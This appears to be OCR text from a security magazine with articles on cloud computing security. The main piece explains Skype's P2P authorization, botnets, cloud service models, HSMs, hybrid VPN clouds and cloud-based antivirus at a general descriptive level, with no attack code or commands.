


Figure 4. Azure Security Model

Summary

Cloud Commuting has gained immense popularity for its scalability and “pay as u go” model. However, security continues to be one of the biggest concerns among companies that are considering moving to the cloud. Microsoft has designed Azure platform with security in mind, building in a number of different security features. In cloud applications, more responsibility rests with the application developers to design, develop and maintain their cloud applications with security standards to keep the application secure.

On the Web


- *http://technet.microsoft.com/en-us/cloud/Gg663906* – Top 10 things to know about Azure Security.
- *http://blogs.msdn.com/b/jmeier/archive/2009/09/17/security-mental-model-for-azure.aspx* – Security Mental model for Azure.
- *http://visualstudiomagazine.com/articles/2010/06/15/microsoft-issues-security-guidelines-for-windows-azure.aspx* – Security Guideline for Azure.
- *http://www.windowsazure.com/en-us/* – Windows Azure.
- *http://www.microsoft.com/security/sdl/default.aspx* – Microsoft Security Development Lifecycle.

About the Author

Shruthi Prasad G V is a Lead in Microsoft Practice at Collabera Solutions Ltd. She has played a key part in Interoperability and Security of Windows Azure with Open Source technologies.

She brings in 6+ years of IT experience. Prior to Collabera, she was associated with Hewlett Packard as Azure SME and Infosys Technologies Ltd as a Security Consultant. She is MCPD Azure Certified and Certified Ethical Hacker bringing in expertise with Azure and Web Application Security.

Shruthi is a bachelor of Engineering from Dayananda Sagar College of Engineering.



Not enough security In-The-Cloud

by Alexander Larkin

The history of In-The-Cloud. Problems with making hosted services secure. How it can help and why attacks can make no profit of using it today in some cases.

What you will learn...

- coming from client-server systems and P2P to In-The-Cloud,
- P2P viruses and an example of Skype protocol reverse engineering,
- the authorization as the main part of both P2P and In-The-Cloud,
- the types of In-The-Cloud and understanding difference,
- HSM as a sister of hosted secure applications In-The-Cloud,
- VPN solutions for making Hybrid clouds,
- main problems of In-The-Cloud,
- hacking and the benefits for future Anti-Viruses software based on In-The-Cloud.

What you should know...

- main networking protocols (TCP/IP, UDP),
- any experience of using client-server applications (an example is Web browser and HTTP server),
- basic knowledge or experience of using any cryptographic applications like PGP,
- algorithms knowledge not required, but reading some authorization and other figures can require experience of Math or Development or Hacking.

In the good old days it were client-server networking systems and similar. Let's say first what are the security requirements for client-server? The server is defensed in server room both physically and by network firewall, authorization and other detection and prevention networking attacks systems. The client program can be hacked or faked simpler than server. How to make it safe? General answers:

- do not give all information to one client. The client can access only part of data where enough permissions are, but no access to other data that not required for his role,

- make the authorization secure and protect Internet data-channel. Change the password or authorization key from time to time,

- do some logging of clients connections and allow only specified physical connections sources, blocking unexpected requests.

The next day P2P

The next day networking systems are P2P networks. What is the difference from client-server? The connections made directly from peer to peer and each peer works the same as server and client. If you remove one peer, other still works in the same way. Well known P2P systems are *Skype*, *Bitcoin*, *Bittorrent*. For example, the security of *Skype* guaranteed by both public key cryptography and symmetric keys cryptography. The *Skype* uses model of supernodes and nodes where supernode is the same as other nodes, but have better network access than a node. Good networking access means no network addresses translation firewall or router behind and most time turned on with enough throughputs. Supernodes are like railway junctions and nodes are like railway stations and the connection session then is a train that goes from one station to another. If any railway junction closed, then train still reaches the required station using other ways and junctions. The main task for some hackers was making own *Skype* proxy for connecting by our own program instead of *Skype* client, but because of closed protocols and changing public keys from one version of *Skype* to the next one the task was not solved completely yet. You may use "*pidgin-skype*" as alternative of *Skype*, but it still requires installation of *Skype* and uses *Skype* API. Anyway, the *Skype* protocol for *Skype* versions 3.x/4.x (see *http://www.ewdn.com/2011/06/04/skype-reverse-engineered-by-russian-geek/*) was disassembled and reverse engineered. It is a question if disassembling of *Skype* permitted, but in Russia probably not strictly prohibited. As result, an attempt of developing Open *Skype* was made (see *http://skype-open-source.blogspot.ru/*), but with small results like an utility that can send messages to *Skype* without *Skype* client program and this will work till owner of *Skype* Microsoft will change something in protocol so it doesn't anymore.




Figure 1. Describing how Skype works (Skype connections and authorization)

Authorization in Skype that can be used In-The-Cloud too

The authorization process is the main part of security both for *Skype* P2P programs and some In-The-Cloud services. The reason is that participants of communication cannot trust each other till the third trusted authority approved both. This trusted authority can tell to both participants of communication that they are real and can help them share just generated symmetric and asymmetric keys for communication sessions. The Figure 2 describes authorization of new client in *Skype* protocol where there is one predefined asymmetric key pair “Phi”, a login and password and temporary generated session key “O” and temporary generated asymmetric keys pair “Alpha” and “Beta”.




Figure 2. Skype authorization process

This figure 2 describes how authorization of Skype works. The client at the bottom ask User for login and password, generate session key “O” and RSA asymmetric keys pair “Alpha”/”Beta”, crypt session key “O” using predefined public key “Phi” and crypt other using session key “O”, pass all encrypted values to Authorization server by Internet. The Authorization server first decrypt session key “O” using predefined private key “Phi”, then decrypt other using session key “O”. In more details the process looks like these (numerical and alphabetical lists the same as marked in Figure 2):

The client:

- Generate public/private keys Alpha/Beta.
- Generate session key O.
- Calculates MD5 of login/password.
- Crypts public key Beta using O.
- Crypts MD5(login,password) using O.
- Crypts O using public part of Phi.

The server:

- Find private part of Phi. Decrypt O using private Phi.
- Decrypt MD5(login,password) using O.
- Decrypt Beta using O.

How authorization can make communications secure?

Authorization protocol described above means that two clients connects to each other using public key of each other that they obtained from authorization server. If any of these clients didn’t pass authorization process by the authority, then no way how to calculate the public key of other for making a direct P2P connection. The authority doesn’t allow authorizing twice the same client or can revoke its previous temporary key if client authorizing again, so it makes sure that each client is someone who supposed to be until login/password lost.

Bot-net viruses

Some bot-net viruses uses similar P2P model of communications based on supernodes and nodes. The idea is that supernodes receives commands from attacker who controls it and pass these commands to nodes. Examples of such viruses are *ZeroAccess*, *TDL4/TDSS* and *Zeus v3*.

The In-The-Cloud begins here

What is the difference of P2P application and In-The-Cloud service?

Can P2P systems be called “In-The-Cloud”? Yes and no. We can say that “In-The-Cloud” is something located anywhere else, but used locally. The data in P2P located outside too. The question is “What is the difference, then?”. Let’s look to definition. National Institute of Standards and Technology (NIST) says: “Cloud computing is a model for enabling convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction”. And one of P2P definitions is: “a peer-to-peer network, tasks (such as searching for files or streaming audio/video) are shared amongst multiple interconnected peers who each make a portion of their resources (such as processing power, disk storage or network bandwidth) directly available to other network participants, without the need for centralized coordination by servers” (as of Rüdiger Schollmeier, First International

Conference on Peer-to-Peer Computing, 2002). The difference is that P2P doesn't require "convenient on-demand network access" and doesn't require "rapid access with minimal provider interaction". Both says that required access to some resources, but P2P shares recourse amongst multiple peers and cloud just says that such a shared pool of resources exists. So if making P2P system peers always available online and reliable and honest, then it becomes "cloud computing" or "In-The-Cloud" SaaS system. The *Skype* program is becoming "SaaS" (Software-as-a-Service) cloud computing system, because the access to its service guaranteed by online servers that can take most load if all supernodes offline and next versions of *Skype* program will store required chat and other data at these servers so in future it can be accessed on-demand.

Describing main In-The-Cloud models

We came to the nowadays. What are SaaS, PaaS and IaaS and other cloud parts?




Figure 3. Cloud computing stack

In local company infrastructure you can use a software program only or you can use complete server with software installed or you can use a distributed system that contains many servers, network for connections between these servers and software too. The same happens for In-The-Cloud computing:

- Saas (Software-as-a-service) is an access to remote application software. It can be called on-demand software. You don't need to install this software, setup or run, but you use some kind of client like web-browser for accessing it. Examples are Google Apps and Microsoft Office 365.

- Paas (Platform-as-a-service) provides a remote access to platform (or server) that typically includes operation system, development environment like programming languages and tools installed and configures, database, web-server application and etc.

- IaaS (Infrastructure-as-a-service) provides the computing infrastructure that could contain physical or virtual servers and other resources like separate disk-storage, firewalls, load balancers, IP addresses, local network for accessing between its components and other. Examples are Amazon EC2, Windows Azure and Rackspace.

Private and public Clouds

The cloud can be private or public. Private cloud is a system used by one company. The public cloud is a pull of resources shared between many customers. As you can see, the difference is that private cloud separated from the World, so its owner controls its usage and public cloud used by many owners. The security of private cloud can be simple, because company can use its own servers in safe rooms and safe network for communications. For example, one of VPN (Virtual Private Network) providers known as Company InfoTeCS uses direct nodes connections if possible and supernodes like picture above for the Skype protocol with the difference from Skype that supernode is network router appliance that is secured by putting such appliances in safe rooms. By the way, the first versions of this solution from InfoTeCS developed before *Skype* program, so we can say that the idea of supernodes and nodes is known from 1985-1995 years. The InfoTeCS VPN works through Internet using TCP/IP or UDP connections, but IP-packets encrypted based on symmetric and asymmetric cryptography. This VPN solution from InfoTeCS can be used for building private cloud systems.

An example of public PaaS cloud is Amazon EC2. The other PaaS source is Google App Engine. Everyone can build virtual server based on these services. For example, the popular anonymizer networking access service Tor recommends building new access bridges servers for Tor Cloud based on Amazon EC2.

The main problem of In-The-Cloud is privacy. How HSM can help?

The main problem is privacy. If you use public cloud and your data stored somewhere, how to be sure that nobody uses it except of you? One of solutions is using HSM (Hardware security module) so it can crypt all the data. It looks like building a private cloud inside of public cloud. For example, Amazon offers CloudHSM service based on Luna SA devices (from SafeNet) as part of Amazon EC2. The HSM (Hardware security module) device manages PKI (public key infrastructure) keys internally and can encrypt and decrypt data. You can use these keys remotely by SSL channel from your virtual Amazon EC2 server. The idea that the keys stored securely in HSM device and don't go outside it. If your application executed at EC2 server needs encrypting or decrypting something, it asks CloudHSM module to do this job for the data using selected keys. The data passed to the HSM module, but the keys don't go out of it. The HSM devices physically located in the same fast local network where EC2 servers provider hardware are, so network latency is low (means that CloudHSM answers fast to your virtual server requests). The keys cannot be reached by anyone except you, because it is created by you and protected. The HSM devices have some levels of security so the keys stored and used safe. An example usage is encrypted SQL database stored at EC2 with master key stored in HSM, so the access to this database can be revoked anytime by disabling master key at HSM. The other example is using CloudHSM for keys based authorization. For example, you can build first your own server that does authorization for clients using external HSM device and then move this solution to Amazon EC2 using CloudHSM for deploying more virtual servers power than just one you had before physically. Both HSM modules are being used in banks and other financial where credit and payment data required to be encrypted. The only question is how authorization of keys owner done: if someone can cheat HSM saying that he is the owner of his keys, then he can take control on protected data. It is the same authorization problem like one for Skype or other public services. Anyway, if the private key being stored in HSM and public part of the key only in memory during authorization, but not stored on the disk of virtual host, then the protection is better than using virtual host directly without HSM.

Hybrid Cloud based on VPN

As an example, the InfoTecs VPN server *Coordinator* can be hosted. The idea is that VPN *Coordinator* can be located in Amazon EC2 the same where virtual VPN clients are, so virtual VPN clients connects to this virtual VPN *Coordinator* server in LAN (Local Area Networks). An example of these clients are Android (OS from Google) devices or iOS (OS from Apple) devices connected to virtual *Coordinator* or local virtual PCs with ViPNet client software connected to the same virtual *Coordinator*. The connections between these clients and hosted VPN can be SSL, but after VPN *Coordinator* the traffic goes out from hosted network through Internet encrypted using proprietary protocols. This is not In-The-Cloud technology, but it allows building private VPN networks in PaaS or IaaS areas that can be used as *Public* part of *Private Cloud*. The combination of *Public* and *Private* called Hybrid Cloud. The main applications for controlling hosted VPN clients and *Coordinator* are still in Private company network defensed physically. The conclusion is that VPN itself is not a cloud, but it can be used for private In-The-Cloud applications that uses virtual protected network (VPN) for communications from Public PaaS thought Internel to Private network and vice versa.

Other huge problem is Internet connection itself, of course

Any In-The-Cloud services cannot work without network access. Usually it is accessed by public Internet. If no connection, then this is a problem. Sometimes this can be solved by combination of In-The-Cloud computing and local data caching if possible. The idea is that the data that was already used had cached locally and at least can be accessed for reading during no networking connection with In-The-Cloud services.

Hacking In-The-Cloud

Any successful attacks to In-The-Cloud? Of course, Yes

The In-The-Cloud services can be cheaper than the same services hosted in local company network. There are many reasons like fewer expenses for maintenance and simpler scalability when more power required.

This is cheaper than traditional local networking services both because of using resources more effectively. For example, the same physical servers for PaaS used day time from one country that is night time in other and vice versa so CPU used the same all 24 hours long, and because of less expenses for network access and sometime simpler installation and faster access from different physical locations. The same reason attracts hackers. If you break into In-The-Cloud servers or services or network, then you get access to many services and data used by many customers, but not just one company network as usually was. For example, the out of service attacks are simpler than breaking into and already happened (see *http://venturebeat.com/2012/10/22/anonymous-member-claims-to-take-down-amazon-ec2/*). I don't know if anyone succeeds in taking control of any In-The-Cloud services, but who knows. If no direct data lose happened, then someone working internally in Host Company can get access to data. This is the reason why data should be encrypted by usage of HSM or VPN or other cryptographic services. The audit like logging of every access to HSM or VPN connection required as minimum additional defense.

Where is the In-The-Cloud future?

An example of Anti-Virus In-The-Cloud software or appliances

Let's discuss anti-viruses software as an example. One of the well-known freeware anti-virus that is called "In-The-Cloud Anti-Virus" is Panda. Actually it does quite simple idea that is the same for many commercial anti-virus software too: it calculates the check-sum of each new unknown file or it's part and asks through Internet the pull of Panda private servers if this check-sum known. These private Panda servers are located somewhere in Panda Private Cloud network that can be both Internet providers around the World or other locations. The Author tried installing and using this Panda anti-virus for some days and I can say that it works well when Internet connection is good enough. It doesn't work enough good without Internet, but can still scan known files using both cached data of previous scans and small additional collection of In-The-Wild that is cached. In commercial analogues this way of direct UDP or TCP requests to private cloud for each new unknown file is a part of other detection methods used (examples of other methods are traditional local copy of database for detecting malicious and heuristics methods). The first question is if remote UDP or TCP requests can be called "In-The-Private-Cloud"? As it usually be, the answer is Yes and No. The positive part is that data stored somewhere else, so it is "In-The-Cloud" in sense that check-sums and other signatures checked remotely using remote database. The negative part of answer is that no computing resources available, but more like access to remote database using predefined client software that is Panda Anti-Virus or part of commercial Anti-Virus. The reason for saying No is that cloud storage requires being accessible by different applications using different systems (Windows, Linux, Mac, other) using some-kind of known predefined secure protocols, but if protocols closed inside client-server model, then it should be called client-server software, because it cannot be used "In-The-Cloud" way.

One of the known anti-virus client software problem is that amount of known viruses and other malicious and Malware grows faster than anti-virus software can handle. The other problem is that there are a lot of similar malicious like auto-generated viruses or Polymorphic viruses. The people cannot analyze all existing malicious files. As result, for some known malicious samples the check-sums and signatures generated automatically instead of making it manually. Sometimes a few of check-sums required where just one good handy made signature or binary chunk of code can do the job, but no resources for making enough good signatures and detection code for each new malicious sample. As result, the amount of check-sums doubled each year and anti-virus software works slower. It should be said that computers becomes faster, so this is not a problem nowadays, but it can be a problem in future for some cases.

The possible solution for making it faster is using combined Private and Public cloud for Anti-virus software so we get model like Skype program does. The idea is that Anti-virus signatures and check-sums providing servers installed both in Private cloud and in Public cloud. If Public cloud service accessible faster, then it is being used instead of connecting to Private server in Anti-virus company infrastructure. If Anti-Virus user agrees, then CPU of his personal computer where anti-virus software installed can be used as Public cloud service provider, so as result the modern fast PCs can be supernodes for doing calculations instead of slower PCs that are nodes (clients). The other current idea of security scanning both for Anti-virus and other technologies like IPS is scanning online somethings that can be scanned fast and saving check-sums and data parts of other dangerous stuff in cloud storage for later scanning. The cloud storage is the same for all clients or many clients from current networks, so the same samples don't scanned twice then. The idea is that something stored In-The-Cloud storage can be scanned by supernodes power when it has idle CPU. The Figure 4 describes how this can be.




Figure 4. The In-The-Cloud future Anti-Virus schema

This figure describes the imagination of the Author, but doesn't relate to any Commercial or Open Source Anti-Virus software. The problem of this way is the same as Skype reverse engineering described in the beginning: if someone can suppose he is an AV-Proxy (that is supernode), then he can cheat for all connected AV-Nodes. This can be solved in different ways like connecting each AV-Node to two different AV-Proxies and using Authorization for checking AV-Proxies supernodes and logging, but none can be absolutely secure.

Summary and conclusion

Are there any absolutely secure ways for In-The-Cloud computing?

I'm looking for homomorphic cryptography or similar future approach. The idea is that data doesn't require being decrypted before calculations or checking done. As an example at Figure 4, imagine that AV-Proxy doesn't own original signatures and check-sums data, but owns encrypted copy. It is not possible decrypting it, but it is possible checking if any new check-sum exists in encrypted copy. The same appears for searching in text database: the text itself can be encrypted using homomorphic approach and when searching for subtext it can tell if subtext exists without decrypting original full text. The problem is that homomorphic algorithms cannot be used in practice yet, because existing ways are too complicated and slow calculations and other unsolved problems exists.

How hardware accelerating and new technologies can help becoming In-The-Cloud popular?

There are many new technologies coming to our live each few years. As an example of such technologies, I should say few words regarding *NVDIMM* chips of memory. This kind of memory works the same fast and reliable like RAM (DIMM) and prevents losing data during rebooting or power off the same like flash memory do. It appeared in 2012 and soon big Companies like Samsung will use *NVDIMM* everywhere. The cost of the memory will be the same as expensive fast flash memory. This technology makes advantages for In-The-Cloud. The idea is identifying bottlenecks of In-The-Cloud services and improving performance moving indexes and other caches to memory and making restoring fast systems availability after reboot or power off.

If any new hardware appears like HSM appliances that can solve In-The-Cloud access and security problems, then sure it'll be popular too.

Summary

The In-The-Cloud services coming to our live and often we already use it for day-to-day purposes, but big business coming slowly to this thin and complicated area. The big players like Google and Amazon and VMWare and other too are being preparing for the days when In-The-Cloud will be more popular than old traditional local computing.

About the Author


Alexander Larkin born in Moscow, Russia. From 2005 working in networking and security Companies like Juniper Networks, Kaspersky and InfoTeCS. The interesting story is that I didn't become hacker say before 2005, because I used my free time for other activities than computer science. I mean that if I would have a little free time sure I would break something. My son and young daughter already sleeping, but oldest daughter doesn't like that I'm working during the night on weekend, so it is time for me going sleep now, because if I don't then an hour later it'll be sun rise. Thanks a lot to my wife and family for supporting me in everything I do including writing articles.

Cloud Computing Security Challenges

by Ahmed Fawzy

Recently the cloud computing became the most requested service across the IT services as we all know that there are many companies, organizations and governments moved to cloud for example half of the US government moved to cloud.

The main objective of this article is to discuss just discuss the types of new risks surround move our data to the cloud and evaluate the dreams of unify the storage layer across the world as per some researches. Since the 1950s many peoples try to establish the cloud concept but in the last seven years this concept comes true in the cloud computing services which met the business mind in cost deduction, high availability and stability, in *Figure 1* let us see this market trend analysis performed by Gartner show you that the cloud platform services market was $900 Million in 2011 but expected to be $2.9 billion in 2016 which is mean that the cloud services will be the market leader in the next three years



Source: Market Trends Platform as a Service, Worldwide, 2012-2016, 2H12 Update

Figure 1. market trend analyses for cloud platform services market between 2011 and 2016

What these two words mean (As a service)?

